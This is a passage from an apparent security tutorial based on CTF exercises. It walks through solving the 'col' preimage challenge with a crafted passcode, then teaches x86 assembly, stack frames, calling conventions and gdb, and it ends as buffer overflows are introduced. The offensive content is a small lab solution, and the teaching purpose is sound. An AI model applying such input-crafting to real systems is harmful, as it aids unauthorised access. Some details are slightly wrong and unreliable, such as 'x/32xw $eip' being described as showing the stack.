(As an aside, a hash function knockoff h is also considered lousy if one can efficiently find *collisions* for it: that is, pairs p_1, p_2 where $p_1 \neq p_2$ but $h(p_1) = h(p_2)$. But we'd rather not get into that right now.)

Just to get a feel of how hash functions operate, execute `python3` and inside the python shell do:

```
#! /usr/bin/python3

from hashlib import sha256
```

```
message = b"hello world"
h = sha256()
h.update(message)
print(h.hexdigest())
```

This should output:

```
b94d27b9934d3e08a52e52d7da7dabfac484efe37a5380ee9088f7ace2efcde9
```

Which is the `sha256` value of `hello world` in hexadecimal notation.

A rule of thumb is that if a hash function is at least okay-ishly proper then its implementation will be complex, full of redundancy, complicated, ugly and full of redundancy. It'll be called from some third-party library and have its own Wikipedia entry. If a function is purporting to be a hash function but it's simple, elegant, and seems like it was invented on the spot by someone who's never heard of this whole deity business – it might be possible for an attacker to find preimages and wreak all kinds of mischief.

10 Challenge 0x01: collision


collision

> "Daddy told me about cool MD5 hash collision today. I want to do something like that too!"

This exercise should really be called "preimage", but we understand how that's less catchy.

As usual, we're given the IP address, port and credentials for an SSH session. We are again provided with a program `col` which has permission to read `flag`, and will print it for us if we give it the correct input. Also similarly to the previous challenge, the remote folder has `col`'s source code, `col.c`:

```
#include <stdio.h>
#include <string.h>
unsigned long hashcode = 0x21DD09EC;
unsigned long check_password(const char* p){
	int* ip = (int*)p;
	int i;
	int res=0;
	for(i=0; i<5; i++){
		res += ip[i];
	}
	return res;
}

int main(int argc, char* argv[]){
	if(argc<2){
		printf("usage : %s [passcode]\n", argv[0]);
		return 0;
```

```
        }
        if(strlen(argv[1]) != 20){
                printf("passcode length should be 20 bytes\n");
                return 0;
        }

        if(hashcode == check_password( argv[1] )){
                system("/bin/cat flag");
                return 0;
        }
        else
                printf("wrong passcode.\n");
        return 0;
}
```

The function `check_password` is something akin to a hash function: it takes input and generates a 4-byte output. We say "something akin" for two reasons:

1. `check_password` only takes an input length of exactly 20 bytes. A proper hash functions can take input of arbitrary length.
2. more importantly, it's a simple and elegant function with no Wikipedia entry. Therefore, as we've learned, it's broken.

The challenges requires that we find a preimage for `check_password`, which is exactly the sort of thing an attacker can do when a hash function is broken. We're given the value `hashcode = 0x21DD09EC` and need to provide a password such that `check_output(password)== hashcode`.

Looking at `check_password`, we quickly conclude that it simply computes the 2's complement sum of the 5 dwords in the 20-byte password (with each dword interpreted as a little-endian integer). Since 2's complement is equivalent to addition modulo 2^{32}, we simply need to find 5 integers that sum to `0x21DD09EC`.

Or do we? Consider that one such solution is `0x21DD09EC, 0, 0, 0, 0`; but if we try that, all the `0` values will be encoded as strings of null bytes. As we've seen above, in "special character woes", if we try to give the program such an input, it will simply assume that the input terminated on the first null byte. So, to be more precise, we need to find 5 integers which sum to `0x21DD09EC` modulo 2^{32} – and, in their hexadecimal representation, don't contain any problematic special characters that don't play well with `argv` (`00`, `09`, `0A` and `20`).

Even with this limitation, the number of possible solutions is staggering; ironically, there are so many possible solutions that one might have difficulty pinning down a concrete way forward. One insight that can mitigate this issue is that for any four numbers a, b, c, d, there is exactly one e that will result in the correct sum (`e = 0x21DD09EC - (a+b+c+d)` modulo 2^{32}). So, one possible approach is to randomly pick some values of a, b, c, d that lack any special characters, and hope that we get an e that contains no special characters, either. If we fail, we can just try again with different values for a, b, c, d.

Let's try something banal: $a = b = c = d =$ `0x41414141`. We then use Python to compute:

```
e = (0x21DD09EC - 4*0x41414141)% 2**32
```

This returns the number `483919080`, or `0x1cd804e8` in hexadecimal (we can ask Python to compute this for us by issuing the command `hex(e)`). We got lucky on our first try: the resulting value of e does not contain any problematic bytes. We now compose our crafted password in hexadecimal:

```
00: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
10: e8 04 d8 1c
```

And issue the command: `xxd -r pass.hex > pass`

This writes the password to the file `pass`. Run `col` with the contents of `pass` as the first parameter:


```
./col `cat pass`
```

And this should get the program to display the flag. Now, take a deep breath. The next exercise is somewhat of a milestone, and we're in for a journey before we get there.

11 Computation at the Machine Level

11.1 Machine Code & Assembly Language

We can write a program in C, but when we run the program, our machine doesn't actually *run* the C. The part of our machine responsible for running programs only understands machine code. There are many different machine codes out there, and our machine only understands one. For instance, a standard laptop likely understands "x86" machine code, and the average cell phone likely understands "ARM" machine code. When we compile a C program, what actually happens is that our compiler converts the program into machine code (plus a bunch of metadata to help our machine run it). The machine code implements the functionality we specified in our C source.



```
; Attributes: bp-based frame

; int check()
public _check
_check proc near

width= dword ptr -8
height= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 10h        ; allocate the stack 16 bytes
mov     [ebp+height], 2
mov     [ebp+width], 4
mov     eax, [ebp+width]
leave
retn
_check endp
```

At this point the reader might protest, "why do we need both C and machine code, then? This is confusing". That's a good question with a complicated answer. The short of it is that humans are decent at reading and writing C, but less adept at reading and writing machine code; whereas machines can be easily designed to read, write and execute machine code – but are much more difficult to design to directly read, write or execute C.

Historically, machine code came first. For a while, humans programmed by directly writing machine code, and they were miserable. C language, and its compiler, were invented in the 1970s to alleviate this pain somewhat.

Let's take a look at some assembly language. Download the free version of IDA pro disassembler 7.0 and install it on a Windows machine. Copy the below C code to a file named `hello_assembly.c`. Compile it with:


```
gcc -m32 -o hello_assembly hello_assembly.c
```

Copy the resulting program to the windows machine.

```c
#include <stdio.h>

int fib_recursion(int i) {
    if (i<=0) {
        return -1;
    }
    if (i==1) {
        return 1;
    }
    if (i==2) {
        return 1;
    }
    return fib_recursion(i-1)+fib_recursion(i-2);
}
```

```c
int fib_iteration(int i) {
    int cur = 1;
    int prev = 1;
    int temp;
    int j;

    if (i<=0) {
        return -1;
    }
    if (i==1) {
        return 1;
    }

    for (j=2; j<i; j++) {
        temp = cur;
        cur = cur + prev;
        prev = temp;
    }
    return cur;
}

void draw_triangle(int i) {
    int j;
    int k;

    for (j=0; j<i; j++) {
        for (k=0; k<j; k++) {
            printf("*");
        } printf("\n");
    }
}



int main() {
    printf("Hello world!\n");
    printf("The 5th fibonacci number is: %d\n", fib_recursion(5));
    printf("The 7th fibonacci number is: %d\n", fib_iteration(7));
    printf("Here's a triangle:\n");
    draw_triangle(10);
    return 0;
}
```


Open the `hello_assembly` program in IDA pro. After some grinding and churning, it should display something like the below:



This is x86 machine code. (Well, fine; machine code is actually ones and zeros – this is x86 assembly language, which is equivalent but marginally more human-readable. It's possible to see the machine code by choosing `options->general` and changing `number of opcode bytes` to 10; we recommend it.)

Most people remember the first day they see, with their own eyes, that a humble "hello world" program is secretly this bunch of insufferable nonsense – a pile of `push`es and `mov`s and `lea`s and what-have-you. We inflicted this trauma on you for good reason; it's a necessary rite of passage.

How does a machine (such as a laptop) run the machine code? Let's say it picks the first instruction after the label `main` (in the picture, that's `lea ecx, [esp+4]`) and starts executing the instructions, one by one. If it runs out of instructions, it screams and dies painfully. This is not exactly true, but close enough to the truth for our purposes. So, when this program is run, first `lea ecx, [esp+4]` is executed; then `and esp, 0xFFFFFFF0`; then `push dword ptr [ecx-4]`; and so forth.



Every byte in the memory space has an *address*. This includes all the data, all the code for execution, the stack and heap (which we'll learn about later) - everything. It's possible to see address numbers in the IDA disassembler by pressing space; to go back to graph view, press space again.

x86 machine code can run on our laptop because the laptop has an x86-compatible processor. This processor contains a bunch of *registers* - memory stores, each 4 bytes long; and supports a bunch of *instructions*. We've already seen the instructions; these are the `push`es, `mov`s and `lea`s. They typically manipulate the content of registers, or manipulate the control flow so that the next instruction that gets executed is some other instruction, instead of the next one directly below.

To have a passable knowledge of x86 architecture, one should at least know a shortlist of registers and what they are for, as well as a shortlist of instructions and what they are for. We dutifully include both. Don't get too worked up over all the references to the "stack" – pushing into it, popping into it, its top and bottom and so on. We'll get into that in a short moment. Right now, it's enough to know that the "stack" is some region of memory, and that it used for handling function calls and local function variables. The more important thing is to become familiar with these registers and instructions.

register	what it's for	often seen
`eax`	general purpose	carrying function return values
`ebx`	general purpose	storing values when `eax` is already taken
`ecx`	general purpose	doing the counting for a `for` loop
`edx`	general purpose	joining with `eax` to store 64-bit numbers
`esi`	general purpose	holding an address to copy bytes from
`edi`	general purpose	holding an address to copy bytes to
`esp`	stack pointer	holding the address of the stack frame top
`ebp`	frame pointer	holding the address of the stack frame bottom
`eip`	instruction pointer	holding the address of the current instruction
`flags`	flags	keeping results of comparisons

Figure 6: Table of choice x86 registers

instruction	english	example	english
`mov`	move	`mov eax, ebx`	copy the value in `ebx` into `eax`
`inc`	increment	`inc ecx`	increase the value of `ecx` by 1
`dec`	decrement	`dec ecx`	decrease the value of `ecx` by 1
`cmp`	compare	`cmp eax, ecx`	compare `eax` with `ecx` and remember which is larger
`add`	add	`add eax, ecx`	add the values of `eax` and `ecx` then put the result in `eax`
`sub`	subtract	`sub eax, ecx`	subtract the value of `ecx` from that of `eax`, and then put the result in `eax`
`mul`	multiply	`mul ebx`	multiply the value of `eax` by the value of `ebx`, and then put the 64-bit result in `edx` (significant 32 bits) and `eax` (remaining 32 bits)
`div`	divide	`div ebx`	treat `edx` as 32 significant bits, `eax` as 32 remaining bits; divide result by the value of `ebx`; put the quotient in `eax` and the remainder in `edx` (phew!)
`and`	and	`and eax, edx`	compute the bitwise and of `eax` and `ecx`; put the result in `eax`
`xor`	exclusive or	`xor eax, ecx`	compute the bitwise exclusive-or of `eax` and `ecx`; put the result in `eax`
`lea`	load effective address	`lea edx, [eax+4]`	move the *address* of the second operand to the first operand; puts `eax+4` into `edx`.
`jmp`	jump	`jmp 0x401000`	transfer control flow to the address `0x401000`
`jge`	jump if greater or equal	`jge 0x401000`	same as `jmp`, but only if in last comparison, first term was greater or equal
`push`	push	`push ebx`	push the value in `ebx` on top of the stack
`pop`	pop	`pop ebx`	pop a value off the top of the stack and put it in `ebx`
`call`	call	`call 0x401000`	push address of next instruction to the stack, transfer control to `0x401000`
`ret`	return	`ret`	pop address off the stack, transfer control there

Figure 7: table of choice x86 instructions

Brackets are used to refer to values by their memory address. e.g. `mov ebx, [eax]` means "interpret the value of `eax` as a memory address; copy the 4 bytes there into `ebx` as its new value".

There are some more registers beside the ones mentioned here, and *many, many* more instructions – too many to list here. Reading programs at the assembly level is a skill that requires a lot of experience and a lot of web searching. This is something you should get comfortable with, but do expect the amount of web searching to decrease with time.

11.2 Thread Stack and Stack Frames


One thing we maybe haven't emphasized enough is how most of the convenient concepts we're used to when programming in C just don't exist in assembly-land. We can't simply write an `if` statement; instead, we spell out a conditional jump followed by a block of instructions, so that the block is executed only if the jump is not triggered. We can't simply write a `switch` statement; instead, we have to spell out comparison after comparison of the switch parameter against each relevant value, with every comparison followed by a conditional jump.

```
if( op1 == op2 )
  X = 1;
else
  X = 2;
```

```
    mov ax,op1
    cmp ax,op2
    jne L1
    mov X,1
    jmp L2
L1: mov X,2
L2:
```

Finally, and perhaps most frustratingly, we can't just call a function with a bunch of parameters - and we can't declare local variables, either. Instead, we have to do a complicated dance that's enough of a hassle to get its own subsection, which you're reading right now. To support the implementation of function parameters and local variables, every execution thread in every process has a special memory region called *the stack*.

A stack, in general, is not a concept unique to assembly language. It's a simple data structure that supports two main operations: `push` and `pop`. One might imagine it as a, well, stack of numbers. `push` puts a new number on top, and `pop` removes the number at the top. So, for instance: if we take an empty stack and issue the commands `push 2`, `push 17` and then `push 9`, the stack will now read, from top to bottom: `9 17 2`. Issuing the command `pop` on this stack will yield the value `9`; the stack will then read `17 2` (again, from top to bottom). The number last pushed onto the stack is the first to be popped out; for this reason, stacks are said to implement Last-In-First-Out logic (LIFO). Many things in real life operate on LIFO logic, and are therefore modeled well by stacks (e.g. assault rifle cartridges; milk cartons at the grocery store).



The stack used by process threads is not much different than that. There are some differences between it and the "standard stack" we have just described, but none of them are too dramatic.




Figure 8: schema of stack frame layout

First, since the stack lives in process memory, it is associated with a range of memory addresses. Modern compilers orient the stack so that it grows towards the lower addresses when a value is `push`ed onto it. For example, if the current stack top is at the address `0xFFFF4044`, and we push a new 4-byte value onto the stack, the new value will be written into the address `0xFFFF4040`. For this reason, stack diagrams are usually drawn with the lower addresses at the top (we'll see such a diagram very soon).

Second, there is a dedicated register that is used to keep track of the current stack top - the register `esp`. This makes possible all sorts of manipulations which aren't possible in the simplified stack that we discussed above. For example, the instruction `sub esp, 0x10` can be interpreted as pushing `0x10` bytes onto the top of the stack. Their initial value is undefined, and is effectively whatever happened to already be in memory there. They can be used as a temporary memory store, and when done we can dismiss the store with `add esp, 0x10`.

At this point the reader might object, "why can't we just use `esp-0x8` as a memory store directly, without subtracting anything from `esp`?". The answer is that actually, we can – but we'd rather not, at the moment. The stack is an intuitive abstraction; if we just treat it as a chunk of memory where we can do as we please, the magic is lost and everything gets much more confusing. Yes, a lot of what we do here is about losing the magic and analyzing the resulting confusion – but this particular section is about how to properly use the stack. We'll get to abusing it later.

So, how *is* the stack properly used? For one thing, it's used to implement nearly every convenient C language abstraction that relates to functions: calling, returning, arguments and local variables. The exact details can vary, but the caller and the callee must be in agreement about what protocol to follow when calling and returning. Such a protocol is called a *calling convention*.

One example of a popular calling convention is **stdcall**. We'll now explain - in broad strokes - how it works. The explanation will assume a certain convenient state of affairs when the program starts; then it'll show how every function does its part to preserve this state of affairs across function calls and returns.

The "convenient state" is as follows:

- The stack is divided into "frames", starting at the top of the stack. Each frame is associated with a function. The top frame is associated with the function currently executing, f_0. The frame below it is associated with f_1, the function that called f_0. The frame below *that* is associated with f_2, the function that called f_1. And so on.
- `esp` has the address of the top of the current stack frame (that's the top of the stack in general); `ebp` has the address of the bottom of the current stack frame.
- From the top of the current stack frame going down, we have: a space for local variables; a backup of the `ebp` value for f_1; a backup of where to resume execution in f_1 once f_0 returns; the arguments that f_1 supplied to f_0, in the order that they appear in f_0's signature.

Assume that when the program starts, it soon enters the convenient state (everything in this section can be understood perfectly well without understanding how this happens; for now, just take it on faith). From then on, functions make sure to preserve the convenient state. When a function call occurs, the following happens on the assembly level:

1. f decides to call g.
2. f pushes the parameters for g onto the stack, one after the other. The last parameter in g's signature is pushed first, so that when done, the first parameter signature-wise is at the top of the stack.
3. f executes a `call` instruction. The address of where execution should resume in f after g returns is pushed to the stack (this is the address of the instruction immediately following the `call` instruction in memory). Execution is transferred to the first instruction of g.
4. g has the bottom of its stack frame already in place – the parameters and the address to resume execution in f; but the top part is missing: from bottom to top there's supposed to be a backed-up value of `ebp` for f's stack pointer and a space for local variables. So g completes the frame - it performs a *function prologue*:
   (a) g pushes the current value of `ebp` into the top of the stack.
   (b) g sets the value of `ebp` to the current value of `esp`, basically declaring the current location of `esp` as the bottom of its own frame.
   (c) g subtracts a value S from `esp` to make room on the stack for local variables.
5. g has reached the convenient state. It now performs its actual, material duties: computes the sum of an array, displays a dialogue box, or whatever else. Some of the stack arguments may be manipulated, and a return value is put somewhere for f to see (typically in `eax`).
6. Once that's done, g sets out to dismantle its stack frame and return to a convenient state with f's stack frame at the top:
   (a) It adds the value S back to `esp`, relinquishing the room on the stack.
   (b) Now `esp` points to f's value of `ebp`; g pops that value off the stack and puts it back into `ebp`.
   (c) Now `esp` points to the address where execution should be resumed in f. g executes a `ret` instruction; this instruction pops the address off the top of the stack and transfers execution to that address. g also adds to `esp` to push it down past the rest of its stack frame, containing the arguments. `esp` is now back where it was before f started pushing g's arguments onto the stack, and execution is back at f.

As we said, that's one calling convention, stdcall; but it includes all the core concepts that play out in other calling conventions. For instance, **cdecl** convention is virtually the same, except after g returns, it's f - not g - that is responsible for pushing `esp` down past g's arguments. With **fastcall**, in contrast, parameters are usually passed via registers instead of the stack.

Being familiar with all calling conventions can come in handy, but isn't really the point. Someone could write their own assembly or implement their own compiler, with a new calling convention that no one else has seen before. When reading a function's assembly, a key step is understanding how the calling convention works – even if it's, well, unconventional.

Use IDA Pro to read the assembly of this `hello_assembly` program until it mostly makes sense to you. Pay special attention to the function calls and the loops. A handy feature is that double-clicking on a function name jumps to the address of that function; press `esc` to go back.

11.3 Dynamic Analysis and the Debugger

Staring at a program's disassembly, and the program itself, are both forms of *static analysis*. The program does not run; at best, it runs in your head.

In theory it should be possible to answer any question about the code by static analysis alone. In practice, some pieces of assembly will give you an aneurysm if you try to do that. When doing static analysis, the slightest wrong idea about how a function works can lead to a long, fruitless exploration – and even without making a single mistake, it's easy to spend hours analyzing a huge pile of assembly from first principles, only to realize that it's just the assembly implementation that's so complicated, and the basic concept of what's happening boils down to 3 lines of code.

In order to avoid all of that, we need to be familiar with the complementary skill of *dynamic analysis*. Dynamic analysis is the art of grounding oneself in what's actually happening in the program as it runs, as opposed to any belief about what *should* be happening based on the assembly. What value does that register *really* take? What value does that function *really* return? With answers to these questions in hand, we can weed out misconceptions and bypass hours of work. Sometimes, a single pair of function input and output are worth a hundred hours of staring at the assembly.




Figure 9: Better just push it.

Dynamic analysis is a whole discipline that has various tools at its disposal, but we're going straight for the crown jewel - the debugger. A debugger is a program that can execute other programs in a controlled environment. Using a debugger, we can step through a program - instruction by instruction - and see in real time what values are being returned from functions, and what memory gets written where. We can even modify the program in real time and see how it responds to the new conditions we've imposed.

The debugger we're going to be using is called `gdb`. Edit the text file `~/.gdbinit` (if it doesn't exist, create it) and add the following lines to it:

```
set disassembly-flavor intel
layout regs
```

Now from the terminal, go to the directory that has the `hello_assembly` program and execute the command `gdb hello_assembly`. In the `(gdb)` prompt, execute the command `b *main` and then `r`.

The `hello_assembly` program is now running, but in stasis - frozen right before the first instruction of the `main` function. It's waiting for directions from the debugger. The top window is a "registers window", which displays the current value of every register. For example, `eip` is pointing at the address of the `lea ecx, [esp+0x4]` instruction. From this display, one can determine the current position of the stack, as the address of the top of the stack is the value of `esp`.

Below the registers window lies the disassembly window. This window displays the part of the program that is currently being executed. It's possible to scroll with the up and down arrows to look around the surrounding assembly code. The next instruction for execution is highlighted in white.

Execute the command `stepi` ("step to next instruction"). It will execute the current instruction and move to the next. The white highlighted line in the disassembly window will move to the next instruction, and registers that had their values changed by the most recent instruction will be highlighted in white as well in the registers window (these are `eip` and `ecx`; make sure you understand why these were changed, and not others).

In theory, we now have everything we need to use a debugger: we can just step through the whole program, instruction after




Figure 10: debugger state after the breakpoint is hit.

instruction, and see what happens. But that's not very convenient. We are probably interested in some parts of execution, and not others. For one thing, we're bound to run across some "utility functions" inserted by the compiler that don't even encapsulate any proper program logic; if we step into those, we'll be spending quite a long while inside with no new insight to show for our trouble. Surely the debugger offers some tools to make the task easier.

The most important such tool is *breakpoints*. We can set a breakpoint on a specific address and then just let the program run, instead of stepping again and again. When execution reaches the breakpoint's address, the program will freeze and control will be handed back to the debugger. From there, we can examine registers, single step and so on, just like we could earlier.

Breakpoints are set with the `b` ("break") command – `b *addr` (symbols and addresses should be preceded with asterisks; otherwise, gdb thinks we're talking about a source line and not an instruction address, and gets confused). Just a few paragraphs ago we set a breakpoint on the `main` function with the command `b *main`; while `main` is not an address, it is a symbol associated with an address, so that works too (we could have also written `main`'s address explicitly: `break *0x565556a2`, but be aware that this value may be different on your end). The command `i b` ("info breakpoints") displays a list of active breakpoints; it's also possible to delete breakpoints with the `d` ("delete") command by the breakpoint number, which appears in the output of `i b`. For example, to delete breakpoint 1, do `d 1`. Now, find the breakpoint number of the breakpoint we set on `main` – then delete it, and create it again.

When `gdb` is started for the first time, the program is not running yet. So, after we've set the breakpoints that we want, we should get the program running with the `r` ("run") command (we did this earlier, too). If we hit a breakpoint while the program is already running, and want to continue running the program, we can use the `c` ("continue") command. Take note that the "run" command supports command-line arguments, and even IO redicrection! Try loading `hello_assembly` from scratch and issuing the command `r > test_output.txt`. When the process exits, issue the command `q` ("quit"). The output of the `hello_assembly` executable should appear in a new file named `test_output.txt`.

The `ni` ("next instruction") command is similar to `stepi`, but will elegantly skip `call` instructions instead of iterating into the function being called (in many debuggers, this is called "step over"). This is implemented by the program running until the `call`ed function returns, so be careful if you suspect that the function behind the `call` is malformed and doesn't return properly! The command `finish` will continue executing until the *current* function returns, and execution is transferred back to the caller. Try stepping over a function call in the "hello assembly" program with `ni`; then try stepping into a function with `stepi` and immediately back out with `finish`.

One other important tool to be familiar with is the `x` ("examine") command. This command can be used to look around the program and answer questions like "what instructions are at that address?" and "what values are on the stack right now?". It's kind of a swiss army knife and may take time to get the hang of. The command takes the form of `x/nfu addr` where:

- `n` is the number of bytes to display
- `f` is a single letter that specifies what format to use when displaying the data: `s`tring, `i`nstructions, he`x`adecimal, `a`ddress, `c`character
- `u` is the unit size for aggregating data: `b`yte, `h`alfword (2 bytes), `w`ord (4 bytes), `g`iantword (8 bytes). This is not relevant for all formats; e.g. it makes little sense to use it with the `i`nstructions format.
- `addr` is the address of the data to be displayed.

(You may be used to "word" meaning "2 bytes" and "dword", or "double word", meaning "4 bytes". This is kind of like how the text editor `vim` and the window manager `i3` use the exact same navigation scheme, except `vim` uses the keys `hjkl` whereas `i3` uses the keys `jkl;`. Just take a deep breath, count to ten and drink a cold glass of water.)

Try these out:

- `x/32xw $eip` - show the 32 top 4-byte values starting from the top of the stack going down. (It's `$eip` and not just `eip`; it's necessary to prepend a `$` when referring to registers.)
- `x/5i *draw_triangle` - show the first 5 assembly instructions of the `draw_triangle` function
- Get execution to just before the first `call` to `puts` is executed, so that the `call` instruction is highlighted. Then issue the commands `x/13xb $eax` and `x/s $eax` to see the input argument to `puts` (we can't 100% guarantee this will work).

Other than `$eip`, `$ebx` and other registers, there are other *pseudo-registers* that exist for our convenience. `$_` resolves to the last address we have examined; `$__` resolves to the *value* in the last address we have examined. (Try `x/xw $esp`, and then `x/32xw $_` immediately next). This may also be a good place to mention that `gdb` can be run from the command line as-is without specifying which executable to debug; it's possible to load a file from inside `gdb` with the `file` command. (Try this now: start `gdb` and do `file hello_assembly`.)

`gdb` supports scripting. This is done via the `source` command; if we create a file with `gdb` commands in it named `script.gdb`, then inside `gdb` execute `source script.gdb`, all the commands in the script will be executed. We can even specify a script for `gdb` to run from the command line: `gdb -x script.gdb`. Try it out – create a file named `hello_assembly.gdb` with the following contents:

```
file hello_assembly
break *fib_recursion
r
i r
```

Then run:

`gdb -x hello_assembly.gdb`

When prompted to press return to continue, do so. When done, the debugging session should display an active prompt after it's hit the breakpoint in the first call to the function `fib_recursion`, and output all the register values at that point to the terminal.

11.4 x64 assembly

In x86 assembly, the size of an address pointer is 4 bytes – enough to be able to address 2^{32} bytes or 4GB of memory. As demands on computation grew, this 4GB gradually became more and more crowded until processor companies intervened and introduced 64 bit processors. These have their own assembly, which uses 8-byte pointers and 8-byte registers. Register names start with `r` – so it's `rax` instead of `eax`, `rip` instead of `eip`, and so on. x64 assembly is typically used with a calling convention where parameters are passed via registers, and not the stack.


Of course there are other differences, but that's all the extra knowledge necessary to tackle x64 assembly where it crops up in these exercises.

11.5 Final Word on Assembly

People new to assembly see a soup of instructions, and think in terms of what the processor is doing. Those more experienced see *patterns*, and think in terms of what the *compiler* was trying to accomplish when it generated that assembly. Being comfortable with reading assembly, most of all, takes experience. If from this point on you find that static and dynamic analysis of assembly code are the bottleneck holding you back, you may want to study the subject more thoroughly before continuing (we personally recommend the textbook *Practical Malware Analysis*).

12 Exploitation Basics: Buffer Overflow

We're going to take another look at that clever "function calls using the stack" convention that we talked about a while back – because unfortunately, it's not just clever but also fundamentally broken. How broken? Suppose we run an innocent service on our machine that takes an MS-word document, converts it to `pdf` format, and sends the result back. Further suppose the server program was compiled using that "stack handles function calls" trick we discussed, and takes user input via simple functions off the C standard library such as `gets`. Then a malicious user can come up to our server and



say "hi" in a very specific way, such that our server is compelled to send 70,000 spam messages to everyone in our contact list, and then wipe clean all the data on it.

